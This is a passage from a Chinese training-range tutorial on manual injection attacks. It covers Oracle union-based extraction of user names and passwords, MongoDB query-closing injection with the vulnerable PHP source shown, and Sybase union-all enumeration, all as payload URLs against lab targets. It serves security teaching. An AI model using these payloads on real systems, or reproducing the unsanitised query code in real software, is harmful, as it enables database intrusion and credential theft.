
```
http://219.153.49.228:49617/new_list.php?id=-1 union select '1',(select table_name from user_tables where rownum=1 and table_name like '%user%') from dual
```






- 也可以通过针对模糊匹配的字符进行爆破的方式得到表名






- 通过获得的sns_users表查询列的信息

```
http://219.153.49.228:49617/new_list.php?id=-1 union select '1',(select column_name from user_tab_columns where rownum=1 and table_name='sns_users') from dual
```





```
http://219.153.49.228:49617/new_list.php?id=-1 union select '1',(select column_name from user_tab_columns where rownum=1 and table_name='sns_users' and column_name not in 'USER_NAME') from dual
```




- 通过获得的sns_users表，user_name,user_pwd列的信息查询查询数据

```
http://219.153.49.228:49617/new_list.php?id=-1 union select user_name,user_pwd from "sns_users"
```



```
http://219.153.49.228:49617/new_list.php?id=-1 union select user_name,user_pwd from "sns_users" where user_name<>'hu'
```



Mongodb数据库闭合注入

案例：https://www.mozhe.cn/bug/detail/YXIRYUJPYk1vQjAreHlweVAyMzVTUT09bW96aGUmozhe SQL手工注入漏洞测试(MongoDB数据库)

Mongodb数据库知识点
与Mysql、Oracle等关系型数据库不同的是Mongodb数据库是一种非关系型数据库

Mongodb中相应的方法执行增查减改[传入的参数是一个数组]

```
$mongo = new mongoclient();
$db = $mongo->myinfo;    //选择数据库
$coll = $db->test;     //选择集合
$coll->save();        //增
$coll->remove();       //删
$coll->update();       //改
$coll->find();        //查
```

用execute方法执行字符串示例

```
$mongo = new mongoclient();
$db = $mongo->myinfo;            //选择数据库
$query = "db.table.save({'newsid':1})";          //增
$query = "db.table.remove({'newsid':1})";        //删
$query = "db.table.update({'newsid':1},{'newsid',2})";      //改
$query = "db.table.find({'newsid':1})";          //查
$result = $db->execute($query);
```

此时，传进方法execute的参数就是字符串变量$query。此时的字符串书写语法为json的格式。针对以上两种不同执行方式，有不同的注入攻击方式。

墨者靶场Mongodb数据库注入演示实例

`http://219.153.49.228:46345/new_list.php?id=1`

```
<?php
header('content-type:text/html;charset=utf-8');
require_once 'config.php';

$db=$mongo->mozhe_cms_Authority;
$id=$_GET['id'];
$query="var data = db.notice.findOne({'id':'$id'}); return data;";
$obj=$db->execute($query);
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>XWAY科技管理系统V3.0</title>
<style>.body{width:600px;height:500px;margin:0 auto}.title{color:red;height:60px;line-height:60px;
    font-size:30px;font-weight:700;margin-top:75pt;border-bottom:2px solid red;text-align:center}.
    content,.title{margin:0 auto;width:600px;display:block}.content{height:30px;line-height:30px;
    font-size:18px;margin-top:40px;text-align:left;color:#828282}</style>
</head>
<body>
<div class="body">
<div class="title"><?php echo $obj['retval']['title'] ?></div>
<div class="content"><?php echo $obj['retval']['content'] ?></div>
</body>
</html>
```

这里我们先分析一下该段源码。分析之前我们先了解一下Mongodb与Mysql的查询方式。

```
Mongodb --> db.notice.findOne({'id':'$id'});returu data;
```

```
Mysql --> select * from table_name where id=1;
```

试想一下，如果我们像之前那样使用 order by 猜解列数的时候会怎样？当 order by 4 被带进 Mongodb所执行的语句是怎样的？

```
Mongodb --> db.notice.findOne({'id':'order by 4'});returu data;returu data;
```

可以看出 order by 4 已经作为字符串带进了数据库查询，相当于Mysql的 `select * from table_name where id='1 order by 4';`

这样的语句肯定不是我们想要的。

那么我们再来分析一下源码，既然知道Mongodb的语句书写方式为json格式，那么我们考虑的就是首先需要闭合掉"({})"，然后让其能够正常的返回title 和 content 的回显信息。


- 尝试闭合、获取 title 和 content 回显信息

```
http://219.153.49.228:46345/new_list.php?id=1'});return ({title:1,content:'2
```

- 这样的花，就相当于执行了如下的语句


```
Mongodb --> db.notice.findOne({'id':'1'});return({'title':1,"content":'2'});return data
```

- 这样做的目的就是根据源码的提示，控制了 title、content 的输出内容。
- 需要注意的是，一般正常黑盒情况下，我们是不知道 title、content 这两个字段的存在的，需要我们去盲猜，或者爆破的方式得到我们需要的字段。这也是Mongodb注入点发现少的原因，操作复杂是一方面，这也是一个原因。




- 利用 tojson 将接送转换为字符串获得数据库名[db返回的是数据，需要用到 tojosn转换为str]


```
http://219.153.49.228:46345/new_list.php?id=1'}); return ({title:tojson(db),content:'2
```



- 利用 getCollectionNames() 获取表名[同样需要tojson转换为字符串]

```
http://219.153.49.228:46345/new_list.php?id=1'}); return ({title:tojson(db.getCollectionNames()),content:'2
```





工具走不了手工，手工走不了工具

Sybase数据库联合注入

关于SQLServer注入的方式与Sybase的方式一致，不再进行关于SQLServer的篇幅。

Sybase数据库的注入方式大体上与Mssql的注入方式相同，仅仅存在细微的差别。

墨者靶场Sybase数据库注入演示实例

```
http://219.153.49.228:49810/new_list.php?id=1
```


老规矩，利用 order by 猜列数 得到列名数量为4

猜解回显位[这里需要注意一下，使用的是 union all select 语句，同时需要判断回显位的类型],得到第2位为回显位。

```
http://219.153.49.228:49810/new_list.php?id=1 union all select 'null',null,null,null
http://219.153.49.228:49810/new_list.php?id=1 union all select null,'null',null,null
http://219.153.49.228:49810/new_list.php?id=1 union all select null,null,'null',null
http://219.153.49.228:49810/new_list.php?id=1 union all select null,null,null,'null'
```


- 利用 db_name() ,猜解数据库名[等同于mysql的database()]。

```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,db_name(),null,null
```



